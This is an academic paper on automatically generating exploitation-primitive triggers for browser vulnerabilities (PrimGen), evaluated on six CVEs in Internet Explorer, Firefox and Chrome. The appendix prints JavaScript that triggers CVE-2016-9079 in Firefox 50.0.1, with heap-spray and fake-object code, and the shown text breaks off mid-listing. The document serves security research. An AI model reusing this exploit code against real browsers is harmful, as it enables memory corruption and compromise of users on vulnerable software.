Symbolic Execution. To lighten the burden on the symbolic execution engine, we generate a trie datastructure for all the paths that were sent. Paths can be represented as strings which allows us to use string searching algorithms to process the trie [2]. In each node of the trie, we additionally incorporate meta data that gives us information about whether the node kills the taint or it is satisfiable along with its state. We only save the states in the nodes when they are satisfiable. The idea behind this is to prioritize paths that reach the sink through basic blocks where controlled data is processed. This gives an attacker a valuable overview on how much she can influence along different paths to its corresponding sinks. Whenever we generate a path ahead of time we process the trie and see if it is satisfiable up to some prefix of the path. In this manner we avoid recomputing paths that have an unsatisfiable prefix. If a new path string is encountered, we update the trie and send the path to the symbolic execution engine.

Path Explosion. Since the number of paths can grow exponentially, we vary the gap size until we reach a given coverage of sinks or a specified number of generated paths. With gap size we refer to the maximum number of basic blocks that are allowed to lie between the nodes in the CPG. We encountered the best results in terms of speed and reasonable quality with a gap size between 15 and 20. Each path is sorted by its length and priority. Paths where we control the branch conditions have a higher priority and are processed first. To further cope with the path explosion, we skip calls to functions that do not touch any controlled data. We use heuristic approaches to skip calls in order to keep the paths as simple as possible and summarize them as follows:

- The callee does not lead us to a specific location where controlled data flows into a desired sink.
- The call site is postdominated by the target location, in which case we reach the target location anyway.
- The call does not touch any controlled data.

The former two rules enforce call skipping even if the callee touches tainted data. In § 5.2 we discuss how this choice can lead to problems and how we deal with them.

Memory Maps. Recall that we search for paths between the *control point* and an attacker sink. Attacker-controlled data by means of objects placed at predictable locations have to be crafted carefully, such that the program follows the path into the sinks to perform the wanted primitive. These paths are computed to prefer basic blocks which process controlled data. We symbolically execute paths between source and sinks and gather constraints that are dependent on controlled data. Paths that run into unsatisfiable conditions are discarded.

Based on the constraints, we build a memory map along with possible minimum and maximum values to be stored into the corresponding memory cells and which preserve the satisfiability of the path. We further incorporate metadata into each memory cell to keep track of instructions which introduced the constraints.

This procedure is best explained by example and we refer to our running example illustrated in Figure 2. Recall that the value in `ecx` at `0x107a00d7` is the memory region that the attacker controls through a JS object. At offset `0xac`, a dereference occurs and its value has to be equal to `1` to satisfy the jump condition to `0x107a00ed`. The memory map on the right side shows this coherence. The base address of the map is set to `0xd0000f54` in our case, but can be set to any value afterwards. The corresponding addresses in the cells are rebased accordingly.

At `0x11521448`, the value of `ecx` (offset `0` in the map) is dereferenced, loaded into `ecx` which flows into `edi` at `0x101c0c9a` where it serves as a base address for the next jump condition. Note that this value is again a memory region controlled by the attacker. The value at offset `0x10ac=0x1094+0x18`, can be set to `0x5` or `0xff` as indicated in the map through the min and max values. These min/max values usually describe a range from which we can pick a value; however, in this case, the `test` instruction performs an `and` operation which restricts the value to be chosen. To avoid bad characters which can be induced by zeros, we usually choose the max value. For some memory cells, as for the one used in the sink, the range between min and max is the maximum word size (`0xffffffff`), depending on whether we are dealing with a 32 or 64bit process. Whenever we encounter such a range, we use it as an indicator to place an address at that cell that points back into a attacker controlled area. However, we also need to account for loop conditions that we might control. Setting the value to high might lead the execution to run forever. We use a weak topological sorting algorithm that partitions each loop in the process of topological sort [9]. This allows us to spot controlled data that is processed in the head of a loop. If controlled data runs into a flag condition it indicates that we control the loop condition. In this case we need to find a suitable value.

Each memory map is transformed into a tree structure which simplifies the process of following dereference chains. The base is the root of the tree and each entry in the map is a node. Nodes are connected with an edge if a dereference occurs on that cell that points to another cell (see Figure 2).

Verify. Due to the lack of context (state) information, each satisfiable path needs to undergo a verification process. In order to verify the paths in a platform-agnostic manner, we use a dump that is acquired at the time where we hit the *control point*. Usually this is the moment where, for instance, the heap spray has already occurred. We mimic the process of different heap spray routines by setting the memory according to our memory maps. In an emulation process we examine if our memory settings drive the execution into the desired primitive. Paths that do not fulfill this property are filtered out.

3.5 Triggering Input

To generate code that triggers a given exploitation primitive, an attacker has to deliver a manually crafted template file. This template file contains the *VUT*, and eventually, a routine to prepare attacker memory which is usually achieved through *heap spraying*. The following code snippet in Listing 1 shows an excerpt of an EPT for our running example generated from a template file.

```
1  function prepare_memory(){...}
2  function VUT(){...}
3  function set(offset, value){...}
4  base_addr = ...
5  /* automatically generated code*/
6  function gen(){
7   set(0x70, base_addr+0x110);
8   set(0xac, 0x1);
9   set(0x0, base_addr+0x1094);
10  set(0x10ac, 0xff); // 0x1094 + 0x18 = 0x10ac
11  set(0x10a8, base_addr+0x20ac);// 0x1094+0x14=0x10a8
12  set(0x20ac, base_addr+0x2f74);// 0x20ac+0x0=0x20ac
13  set(0x30ac, base_addr+0x220);//  0x2f74+0x138=0x30ac
14  }
```

Listing 1: JS EPT excerpt.

The *VUT* and the memory preparation stabilizes control over the memory regions through JS objects. Our memory tree structures from the previous step are used to generate a recipe on how the objects need to be crafted to trigger the attacker's sink. The *gen* function is generated by PrimGen and delivers this recipe.

Again, recall the example illustrated in Figure 2: For offset `0xac`, PrimGen generates `set(0xac, 0x1)`, which conforms to line `8` in Listing 1. The *set* function invocations write the values to the corresponding offsets in user controlled memory. When heap spraying is involved, the *gen* procedure is embedded into the heap spraying routine. Line `9` represents the connection from `0xd0000ff54` to the node with offset `0x0` in our memory tree. The memory tree has two outgoing edges to `0x10ac` and `0x10a8` which conforms to lines `10` and `11`, respectively. At offset `0x70` we have an unconstrained value, in which case an unused address to user controlled memory is chosen.

The number of lines generated depend on the complexity of the path, i.e., the length, the number of constraints referring to controlled data, interplay with heap and eventually user defined buffers. A full presentation of the VUT, template and generated EPT can be found in Appendix A.

4 IMPLEMENTATION DETAILS

The core of our system consists of 44,400 lines of Python code and 2,600 lines of Datalog code. We implemented the preprocessing phase on top of *Amoco* [39] and *IDA Pro*. IDA Pro is used to retrieve the CFG of each function in the binary. As shown by Andriesse et al. [4], IDA Pro reconstructs the most accurate CFG with the lowest false positive rate among its other contributors in this field. However, basically any control flow recovery tool can be applied and interfaced with our framework. Our choice for Amoco is motivated by its flexibility that we gain through its IL. Our demand for an IL are features to enable eased lifting, expression and statement manipulation, custom expression operators, as well as serialization of specific parts of an expression, all of which we found fulfilled.

An important feature are Amoco's *maps*. Each map can be seen as an abstract environment for each instruction to be transformed into its semantically equivalent IL. They provide us with an instrument to deal with the IL and symbolically evaluate expressions in a given context. We extended these *maps* to support SSA using the algorithm proposed by Cytron et al [15]. We additionally implemented the concept of *collectors* proposed in Van Emmeriks work on decompilers [41], which allows us to collect useful data during the process of the SSA algorithm. For instance, the SSA algorithm builds a stack of live definitions for each variable. Whenever a node is processed, we extract these stack information into Scope facts, as defined in Table 1.

We refer to our maps as *SSA-maps*. Expressions derived by instructions that evaluate to a constant are transparently handled. For instance, an instruction like `xor eax, eax` or `sub eax, eax` is evaluated to an IL statement that assigns a zero-expression to a register expression which represents `eax`. This is done within the map. Whenever an IL instruction enters a map instance, it is evaluated within the context represented by that map. An excerpt of an SSA-map is presented in Appendix B.

We transform all SSA-maps among with properties of interest into fact databases for Datalog. These facts build up the base for our analysis in the postprocessing phase. Our Datalog engine of choice is Soufflé, a Datalog variation which extends the language with features that are similar to high-level languages [20].




Figure 4: Y-Axis:Number of satisfiable paths which lead to an attacker sink; X-Axis: Path length (number of basic blocks).

We implemented our symbolic execution component on top of *angr* [31], a platform-agnostic binary analysis framework. Once we generate the paths between source and sinks, as described in § 3.4, we force angr's symbolic execution engine to follow one path at a time and check for its satisfiability. angr has support for the *Unicorn* engine, an Qemu based emulator which we use for our verification procedure. We feed a dump into angr, set the memory values according to our memory maps, and start the emulation process until we hit our sink. This is done for every sink and every satisfiable path that hits the sink. If this procedure is successful, corresponding templates are used to generate EPT scripts.

5 EVALUATION

We evaluate our system on a corpus of several CVE cases which target the browsers Internet Explorer, Mozilla Firefox and Google Chrome. For each test case we used an existing proof-of-concept which we refer to as the *original PoC*. We used these original PoCs as a ground truth to verify if we can trigger the same attacker sinks. We used the VUTs to determine attacker-controlled data at the first dereferenced move into a CPU register. PrimGen is then fed with the VUT, the binary, and a template file. Our measurements are performed on a machine running with Intel Xeon CPUs E5-2667 @ 2.90GHz, 96GB RAM.

5.1 Exploitation Primitive Trigger (EPT)

PrimGen is able to generate several EPT scripts for all CVE case studies. Table 2 summarizes our analysis results. Overall we found **486** ways to trigger exploitation primitives for which **48** usable EPT scripts were generated. For *CVE-2016-9079* and *CVE-2014-1513*, we achieved full coverage of all attacker sinks. Note that some EPT inputs trigger the same primitive, which explains the higher number of EPTs in *CVE-2016-9079*. In this case the system generated 33 EPT scripts that reach the sinks. Since *WWW* primitives are also *WrW* primitives, the number of sinks are equal in some case studies.

From the specific *control point* we gain through its VUT, the *mshtml.dll* turns out to be the most affected. We discovered that many sinks reside deep in the interprocedural CFG, unreachable by our path analysis to cover all of them in a reasonable time. For the same reason, we do not reach the original PoC sink in *xul.dll 46.0.1.5966* and *xul.dll 44.0.2.5884* as shown in Table 2. However, PrimGen found 6 (4 + 2) *alternative* ways to expand control into desired attacker sinks. As the numbers indicate there are more ways to drive the execution into exploitable states other than those used in the original PoC. This, in particular, is what we refer to as an *alternative way*. Again recall, we only use these original PoCs to verify if we can trigger the same sinks.

Figure 4 shows the satisfiable paths relative to the path length (number of basic blocks). It indicates that paths reaching our sinks are shallow. We argue that these are the more desirable options for an attacker as it simplifies her efforts, but we also acknowledge the fact that there is space for improvement. Note that these paths are checked for their satisfiability which are further filtered through a verification process.

5.2 Fine Tuning

There are cases where the address of the *control point* is not sufficient. We encountered this issue for *CVE-2016-1960*. The following assembly snippet shows the corresponding basic block in *xul.dll* with the address of the *control point* at `0x1010760e`:

```
0x10107601 mov ecx, [edi+38h]
0x10107604 mov eax, [edi+30h]
0x10107607 lea edx, [eax+ecx*4]
0x1010760a mov [esp+18h+var_4], edx
0x1010760e mov edx, [edx] ;controlled
```

In the code snippet above, the *control point* is reached through a chain of dereferences. If we start the propagation at that location we loose information due to aliasing issues. In fact, we did not find any sinks starting at `0x1010760e`. Our static taint analysis does not have a memory state model as used in Mayhem [12, 30]. If a memory cell is tainted in a dynamic approach, it is easier to track the flow if that memory cell is dereferenced.

To overcome this problem, we backward slice the source register until we reach a dereference. We then taint the base and start again. In this case we taint `edi` in its SSA subscripted form. Obviously, this overapproximates the flow of control. Following this approach delivers *61* sinks, one of which is the sink used in the original proof of concept. However, we encountered that only two scripts generated by our engine worked which have the nature of a *write-what-where* primitive. Considering the low effort and the outcome of this process, we think that this is a valuable and lightweight procedure to integrate in the system. If the number of sinks is too high and the outcome not satisfying, we opt for a more precise approach that involves a points-to analysis.

Since the problem arises through aliasing issues, we implemented a field-, flow-, and context-sensitive points-to analysis that shares the same facts as the taint analysis. The algorithm is adapted from Smaragdakis work on Datalog-based program analysis [33, 34]. Again, we use the backward slice and track the chain of dereferences, starting with the lowest chain. In this case we encounter `edi+0x38` to be our memory cell of interest. The base operand is then attached to a unique *id* that stands for the memory region. We further need to attach a unique *id* to `edi+0x38`. With the latter setting the field sensitivity comes into play. Whenever we encounter a memory dereference with that id, we taint the register. This expands the facts in our knowledge base on controllable data, which is transparently

Table 2: Overview of the affected CVEs and our analysis results: The fourth column shows the number of alternative exploit primitives (sinks) denoted as *EIP/WWW/WrW*. The fifth column shows the number of satisfiable paths which lead to the attacker sinks. Among these paths, PrimGen generated EPTs, listed in the sixth column. The seventh column lists the number of attacker sinks we cover through EPTs, denoted in the same fashion as in the fourth column. The eight column depicts if the original PoC sink is triggered by any of our inputs. The last column shows the verification time in minutes for satisfiable paths.

Advisory ID	*Binary*	*Version*	*Sinks*	*SAT*	*EPT*	*Sinks covered*	*PoC covered*	*Verify*
CVE-2014-0322	*mshtml.dll*	10.0.9200.16384	27/125/119	188	4	1/3/3	✓	16.2
CVE-2014-1513	*mozjs.dll*	27.0	1/0/1	6	2	1/0/1	✓	3.7
CVE-2016-1960	*xul.dll*	44.0.2.5884	17/9/9	28	4	2/2/2	✗	5.4
CVE-2016-2819	*xul.dll*	46.0.1.5966	17/9/9	25	2	0/1/1	✗	4.9
CVE-2016-9079	*xul.dll*	50.0.1.6171	9/1/1	40	33	9/1/1	✓	24.25
CVE-2014-3176	*chrome*	35.0.1916.153	8/6/8	199	3	0/2/1	✓	18.04
Total			79/150/147	486	48	21/12/15	–	72.49

Table 3: Controlled data: The second column lists the number of IL instructions that operate on controlled data. The third column lists the number of reachable functions from the *control point*. The fourth column shows the number of functions which operate on controlled data. The last column lists the timings (in seconds) for the taint analysis.

Advisory ID	Controllable IL instructions	Reachable Functions	Functions touching controlled data	Time
CVE-2014-0322	6665	10655	320	115
CVE-2014-1513	85	6680	15	39
CVE-2016-1960	881	17571	74	16
CVE-2016-2819	897	15691	72	11
CVE-2016-9079	215	12154	17	102
CVE-2014-3176	1747	2505	101	51

adapted by our Datalog algorithms. The result of this process is shown in Table 2.

Table 3 indicates that among all reachable functions only a small portion of these functions touches controlled data. This again leaves space for tuning the procedure in the preprocessing phase. If the analysis reaches a point where it needs a function that is not present in the knowledge base, then the system updates the knowledge base accordingly. The values in Table 3, however, are acquired over all reachable functions.

Function call skips. Recall from § 3.4 that we might skip calls, even if they touch controlled data. For `mshtml.dll` (CVE-2014-0322) we encountered an interplay between user controlled buffer and a sprayed heap buffer. Our system might generate input that crashes before we reach the *control point*. In this case the system puts the input in a queue for further processing once the validation of all inputs is done. To find the cause of conflict, we intercept the crash and investigate if any of our controlled data is involved in the crash where a function skip occurred. In this case the path generation for this specific case is repeated which include the skipped functions. To avoid the regeneration of existing path prefixes up to the point where the function is skipped, we cache each path in a trie datastructure (see § 3.4). The path generation starts from the entry point of the skipped function and follows the same strategy as discussed in § 3.4 until it reaches its call site. The paths are then stitched with the satisfiable path prefixes.

6 DISCUSSION AND LIMITATIONS

The urge for building automated binary analysis systems that operate at scale and efficacy is undeniable. One of the big open limitations is practicality on large, complex applications. Fuzzing has become an attractive and valuable instrument to pinpoint bugs in large binaries and is gaining more and more attention in research [7, 8, 29]. Again we stress that the intention of our prototype at this point is not to find bugs, but to automate the exploitation step that starts from an attacker-influenced point induced by a vulnerability. Many bug classes are too complex to be exploited in a generic manner; a human expert is still required.

In all evaluated case studies, the heap layout plays a key role which might have a non-deterministic behavior. For *CVE-2014-0322*, PrimGen needs to know how a user controlled buffer interplays with the heaps buffer in order to succeed. Heap spray routines that can be templated and passed to our system need the attacker's knowledge on how the offsets overlap with the native context. These are interesting and challenging problems that we attempt to approach in the future.

We argue that supporting and guiding a human expert [21, 32] through the process of exploit development in an automated manner is an important step towards automated exploitation of complex vulnerabilities, as they can be found in web browsers. We cannot rule out with failure runs of PrimGen that there is no way to drive execution into an exploitable state. However, complete failure runs indicate a more complex and difficult situation driven through the given VUT, which might not be worth the effort. In fact, PrimGen gives insight about the quality of a VUT and the severity posed by the vulnerability.

Note that we do not generate fully weaponized exploits, but extend the attacker's control towards a successful exploit. However, full exploits we observed are dependent on the procedures which PrimGen provides automatically.

7 RELATED WORK

The problem of automated exploit generation has been tackled by research in the recent past. In this section, we discuss work closely related to ours. In many ways, binary analysis can be seen as a search space problem. Recent research has thoroughly explored different strategies to cope with state explosion by minimizing the search space leading to most promising or interesting areas in the codebase. A recent work by Trabish et al. [40] tackles this problem in a new way. The authors propose *Chopped Symbolic Execution*, a technique that leverages several on-demand static analyses to determine code fragments which can be excluded. These fragments also involve functions that do not touch dependent data and therefore are candidates to be skipped. We follow a similar intention by our ahead-of-time path generation procedure that skips functions not related to any controlled data.

Brumley et al. [10] proposed a method for *automatic* patch-based exploit generation (APEG), a problem that was previously addressed in a manual way. APEG uses the patched binary to identify vulnerability points and indicates the conditions under which it can exploit the unpatched binary. The authors use a dynamic approach with static analysis by utilizing known inputs that drive the execution close to their target spot and use static slicing to close the gap. We believe that this might integrate well within our path generation procedure by using the dump at the *control point.* AEG [5] extended this approach and tackled the problems of finding exploitable bugs and automatically generating exploits for mainly stack-based overflows and format-string vulnerabilities. AEG works solely on source code and introduces preconditioned symbolic execution as a technique to manage the state explosion problem. Mayhem [12] again extended AEG to binary code. The system analyzes the binary by performing path exploration until a vulnerable state is reached. It introduced a hybrid symbolic execution approach that alternates between online and offline (concolic) modes of symbolic execution, once a memory cap is reached. Mayhem uses several path prioritization heuristics to drive the execution towards paths that most likely contain bugs.

Heelan [19] proposed a technique for exploit generation that requires two parameters: a crashing input and shellcode. The crashing input is used on instrumented code to pinpoint and identify a potential vulnerability. Dynamic taint analysis is used to find suitable buffers where the shellcode might fit in. Once the exploit type is determined, the system generates formula constraining the suitable memory area to the value of shellcode. This formula is combined with a formula to build IP (instruction pointer) control to calculate the path conditions. At the end of the analysis, a final formula expresses the conditions of the exploit. This approach is extended by Repel et al. [28]. The authors propose a modular system which targets a more complex scenario, i.e., generating exploits for heap based buffer overflow vulnerabilities. Taint analysis is mimicked by the process of dynamic symbolic execution where the goal is approached to find primitives which suit the purpose of certain exploitation techniques against Windows XP systems.

An extension to the problem of finding suitable shellcode buffers was examined by Bao et al. [6]. In particular, the authors deal with the shellcode transplant problem. They present ShellSwap, a tool that modifies the original exploit of a vulnerable program to deal with a new shellcode that carries out different actions desired by the attacker.

Frameworks like *Mayhem* or *AEG* that deal with a fully automatic generation of exploits are limited to simpler bug classes [31]. All these systems focus on generating end-to-end exploits, at the expense of limiting their support to certain bug classes, techniques or simpler binaries. However, they set an important stage for future research on more complex cases. This is the stage we aim to tackle with PrimGen by driving research towards very complex scenarios with larger codebases as they can be found in web browsers.

8 CONCLUSION

In this paper, we demonstrated how to automate a crucial part of the exploitation process: locating reachable exploitation primitives in complex binary code such as modern browsers. In practice, searching and finding such a primitive, analyzing the corresponding program paths, and crafting the fields correctly is a cumbersome and manual task. We demonstrated how all these steps can be automated based on a combination of static and dynamic binary analysis techniques. Based on a vulnerability testcase (*VUT*), our prototype implementation called PrimGen successfully generates new and previously unknown opportunities that drive the execution into exploitable states in different web browsers. We view this as an important step towards automated exploit generation for modern, complex software systems.

ACKNOWLEDGMENTS

We thank the anonymous reviewers for their valuable feedback. This project has received funding from the European Union's Horizon 2020 research and innovation program under grant agreement No 786669. This paper reflects only the authors' view. The Research Executive Agency is not responsible for any use that may be made of the information it contains.

REFERENCES

[1] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. 2005. Control-Flow Integrity. In *ACM Conference on Computer and Communications Security (CCS).*

[2] Alfred V. Aho and Margaret J. Corasick. 1975. Efficient String Matching: An Aid to Bibliographic Search. *Commun. ACM* 18, 6 (1975), 333–340.

[3] Jeffrey Ullman Alfred Aho, Ravi Sethi and Monica S. Lam. 2006. *Compilers: Principles, Techniques, and Tools.*

[4] Dennis Andriesse, Xi Chen, Victor van der Veen, Asia Slowinska, and Herbert Bos. 2016. An In-Depth Analysis of Disassembly on Full-Scale x86/x64 Binaries. In *USENIX Security Symposium.*

[5] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. 2011. AEG: Automatic Exploit Generation. In *Symposium on Network and Distributed*

System Security (NDSS).

[6] T. Bao, R. Wang, Y. Shoshitaishvili, and D. Brumley. 2017. Your Exploit is Mine: Automatic Shellcode Transplant for Remote Exploits. In *IEEE Symposium on Security and Privacy.*

[7] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. 2017. Directed Greybox Fuzzing. In *ACM Conference on Computer and Communications Security (CCS).*

[8] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. 2016. Coverage-based Greybox Fuzzing As Markov Chain. In *ACM Conference on Computer and Communications Security (CCS).*

[9] François Bourdoncle. 1993. Efficient chaotic iteration strategies with widenings. In *Formal Methods in Programming and Their Applications*. Lecture Notes in Computer Science, Vol. 735. Springer Berlin Heidelberg, Chapter 9, 128–141.

[10] David Brumley, Pongsin Poosankam, Dawn Song, and Jiang Zheng. 2008. Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications. In *IEEE Symposium on Security and Privacy.*

[11] Nathan Burow, Scott A. Carr, Stefan Brunthaler, Mathias Payer, Joseph Nash, Per Larsen, and Michael Franz. 2016. Control-Flow Integrity: Precision, Security, and Performance. *arXiv preprint arXiv:1602.04056* (2016).

[12] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. 2012. Unleashing Mayhem on Binary Code. In *IEEE Symposium on Security and Privacy.*

[13] Wei Chen and Juan Vazquez. 2014. "Hack Away at the Unessential" with ExpLib2 in Metasploit. https://blog.rapid7.com/2014/04/07/hack-away-at-the-unessential-with-explib2-in-metasploit/.

[14] Yuki Chen. 2014. ExpLib2 JavaScript Library. https://github.com/jvazquez-r7/explib2.

[15] Ron Cytron, Jeanne Ferrante, Barry K Rosen, Mark N Wegman, and F Kenneth Zadeck. 1991. Efficiently computing static single assignment form and the control dependence graph. *ACM Transactions on Programming Languages and Systems (TOPLAS)* 13, 4 (1991), 451–490.

[16] Enes Göktaş, Robert Gawlik, Benjamin Kollenda, Elias Athanasopoulos, Georgios Portokalidis, Cristiano Giuffrida, and Herbert Bos. 2016. Undermining Entropy-based Information Hiding (And What to Do About It). In *USENIX Security Symposium.*

[17] Google. [n. d.]. ClusterFuzz. https://github.com/google/oss-fuzz/blob/master/docs/clusterfuzz.md. Accessed: 2018-02-07.

[18] Jordan Gruskovnjak. 2012. Advanced Exploitation of Mozilla Firefox Use-after-free (MFSA 2012-22). http://web.archive.org/web/20150121031623/http://www.vupen.com/blog/20120625.Advanced_Exploitation_of_Mozilla_Firefox_UaF_CVE-2012-0469.php.

[19] Sean Heelan. 2009. *Automatic generation of control flow hijacking exploits for software vulnerabilities.* Master's thesis. University of Oxford.

[20] Herbert Jordan, Bernhard Scholz, and Pavle Subotic. 2016. Soufflé: On Synthesis of Program Analyzers. In *Computer Aided Verification - 28th International Conference, CAV 2016, Toronto, ON, Canada, July 17-23, 2016, Proceedings, Part II.*

[21] Wenchao Li, Sanjit A. Seshia, and Somesh Jha. 2012. CrowdMine: Towards Crowd-sourced Human-assisted Verification. In *Annual Design Automation Conference (DAC).*

[22] Zhenhua Liu. 2014. Advanced Exploit Techniques Attacking the IE Script Engine. https://blog.fortinet.com/2014/06/16/advanced-exploit-techniques-attacking-the-ie-script-engine.

[23] Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nürnberger, Wenke Lee, and Michael Backes. 2017. Unleashing Use-Before-Initialization Vulnerabilities in the Linux Kernel Using Targeted Stack Spraying. In *Symposium on Network and Distributed System Security (NDSS).*

[24] Microsoft. 2014. What is the Windows Integrity Mechanism? http://msdn.microsoft.com/en-us/library/bb625957.aspx.

[25] OpenHub. November 2017. Mozilla Firefox Language Summary. https://goo.gl/Ka32Pp.

[26] Alexandre Pelletier. 2012. Advanced Exploitation of Internet Explorer Heap Overflow (Pwn2Own 2012 Exploit). http://web.archive.org/web/20141005134545/http://www.vupen.com/blog/20120710.Advanced_Exploitation_of_Internet_Explorer_HeapOv_CVE-2012-1876.php.

[27] Charles Reis and Steven D. Gribble. 2009. Isolating Web Programs in Modern Browser Architectures. In *Proceedings of the 4th ACM European Conference on Computer Systems.*

[28] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. 2017. Modular Synthesis of Heap Exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security.*

[29] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. 2017. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. In *USENIX Security Symposium.*

[30] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. 2010. All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *IEEE Symposium on Security and Privacy.*

[31] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. 2016. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy.*

[32] Yan Shoshitaishvili, Michael Weissbacher, Lukas Dresel, Christopher Salls, Ruoyu Wang, Christopher Kruegel, and Giovanni Vigna. 2017. Rise of the HaCRS: Augmenting Autonomous Cyber Reasoning Systems with Human Assistance. In *ACM Conference on Computer and Communications Security (CCS).*

[33] Yannis Smaragdakis and George Balatsouras. 2015. Pointer Analysis. *Found. Trends Program. Lang.* 2, 1 (April 2015).

[34] Yannis Smaragdakis and Martin Bravenboer. 2011. Using Datalog for Fast and Easy Program Analysis. In *Proceedings of the First International Conference on Datalog Reloaded.*

[35] Alexander Sotirov. 2009. Bypassing memory protections: The future of exploitation. In *USENIX Security Symposium.*

[36] László Szekeres, Mathias Payer, Tao Wei, and Dawn Song. 2013. SoK: Eternal War in Memory. In *IEEE Symposium on Security and Privacy.*

[37] Mozilla Security Team. [n. d.]. CVE-2016-9079: Use-after-free in SVG Animation. https://bugzilla.mozilla.org/show_bug.cgi?id=1321066.

[38] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. 2014. Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM. In *USENIX Security Symposium.*

[39] Axel Tillequin. 2016. Amoco. https://github.com/bdcht/amoco.

[40] David Trabish, Andrea Mattavelli, Noam Rinetzky, and Cristian Cadar. 2018. Chopped Symbolic Execution. In *International Conference on Software Engineering (ICSE 2018).*

[41] Michael James Van Emmerik. 2007. *Static single assignment for decompilation.* Ph.D. Dissertation. The University of Queensland.

[42] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. 2017. Skyfire: Data-driven seed generation for fuzzing. In *IEEE Symposium on Security and Privacy.*

[43] Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, László Szekeres, Stephen McCamant, Dawn Song, and Wei Zou. 2013. Practical Control-Flow Integrity and Randomization for Binary Executables. In *IEEE Symposium on Security and Privacy.*

[44] Mingwei Zhang and R. Sekar. 2013. Control-Flow Integrity for COTS Binaries. In *USENIX Security Symposium.*

Appendices

A JAVASCRIPT CODE CORRESPONDING TO RUNNING EXAMPLE

In the following we list all components of a generated EPT script corresponding to our running example from Figure 2. Listing 2 shows the JS code that is needed to trigger the vulnerability (CVE-2016-9079). Listing 2 merged together with Listing 3 execute Firefox 50.0.1 32bit to the *control point*. This merged code is used as a template, fed into PrimGen, whereby the gen() function is existent (as in Listing 4), but does not set any specific values, yet. PrimGen then creates code shown in Listing 4 based on the generated memory map to set memory values. Hence, all three JS code listings merged together, constitute an EPT example generated by PrimGen to perform the *exploitation primitive* shown by our running example in Figure 2.

```
function VUT(){
  /* bug trigger ripped from bugzilla report */
  var worker = new Worker('data:javascript,self.onmessage=function
        (msg){postMessage("one");postMessage("two");};');
  worker.postMessage("zero");
  svgns = 'http://www.w3.org/2000/svg';
  heap80 = new Array(0x1000);
  heap100 = new Array(0x4000);
  block80 = new ArrayBuffer(0x80);
  block100 = new ArrayBuffer(0x100);
  sprayBase = undefined;
  arrBase = undefined;
  animateX = undefined;
  containerA = undefined;
  var offset = 0x88 // Firefox 50.0.1

  var exploit = function(){
    var u32 = new Uint32Array(block80)
    u32[0x4] = arrBase - offset;
    u32[0xa] = arrBase - offset;
    u32[0x10] = arrBase - offset;
    u32[0] = 0xaabbccdd;
    u32[1] = 0xaabbccee;
    u32[0x11] = 0xaabbccff;
    for(i = heap100.length/2; i < heap100.length; i++)
    {
      heap100[i] = block100.slice(0)
    }
    for(i = 0; i < heap80.length/2; i++)
    {
      heap80[i] = block80.slice(0)
    }
    animateX.setAttribute('begin', '59s')
    animateX.setAttribute('begin', '58s')
    for(i = heap80.length/2; i < heap80.length; i++)
    {
      heap80[i] = block80.slice(0)
    }
    for(i = heap100.length/2; i < heap100.length; i++)
    {
      heap100[i] = block100.slice(0)
    }
    animateX.setAttribute('begin', '10s')
    animateX.setAttribute('begin', '9s')
    containerA.pauseAnimations();
  } // end exploit()


/* spray fake objects */
heap = prepare_memory()
worker.onmessage = function(e) {arrBase=base_addr; exploit()}

}

var trigger = function(){
    containerA = document.createElementNS(svgns, 'svg')
    var containerB = document.createElementNS(svgns, 'svg');
    animateX = document.createElementNS(svgns, 'animate')
    var animateA = document.createElementNS(svgns, 'animate')
    var animateB = document.createElementNS(svgns, 'animate')
    var animateC = document.createElementNS(svgns, 'animate')
    var idA = "ia";
    var idC = "ic";
    animateA.setAttribute('id', idA);
    animateA.setAttribute('end', '50s');
    animateB.setAttribute('begin', '60s');
    animateB.setAttribute('end', idC + '.end');
    animateC.setAttribute('id', idC);
    animateC.setAttribute('end', idA + '.end');
    containerA.appendChild(animateX)
    containerA.appendChild(animateA)
    containerA.appendChild(animateB)
    containerB.appendChild(animateC)
    document.body.appendChild(containerA);
    document.body.appendChild(containerB);
}

VUT();
window.onload = trigger;
setInterval("window.location.reload()", 3000)
```

Listing 2: VUT: JS code to trigger CVE-2016-9079 in Firefox 50.0.1

```
/* address of fake object */
base_addr = 0x30300000

/* heap spray inspired by skylined */
function prepare_memory(){
    var heap = []
    var current_address = 0x08000000
    var block_size =      0x01000000

  function set(offset, value){
    heap_block[idx/4 + offset/4] = value;
  }

  function gen(){...}

    while(current_address < base_addr){
        var heap_block = new Uint32Array(block_size/4 - 0x100)
        for (var idx= 0; idx< block_size; idx+= 0x100000){
      gen();
        }
        heap.push(heap_block)
        current_address += block_size
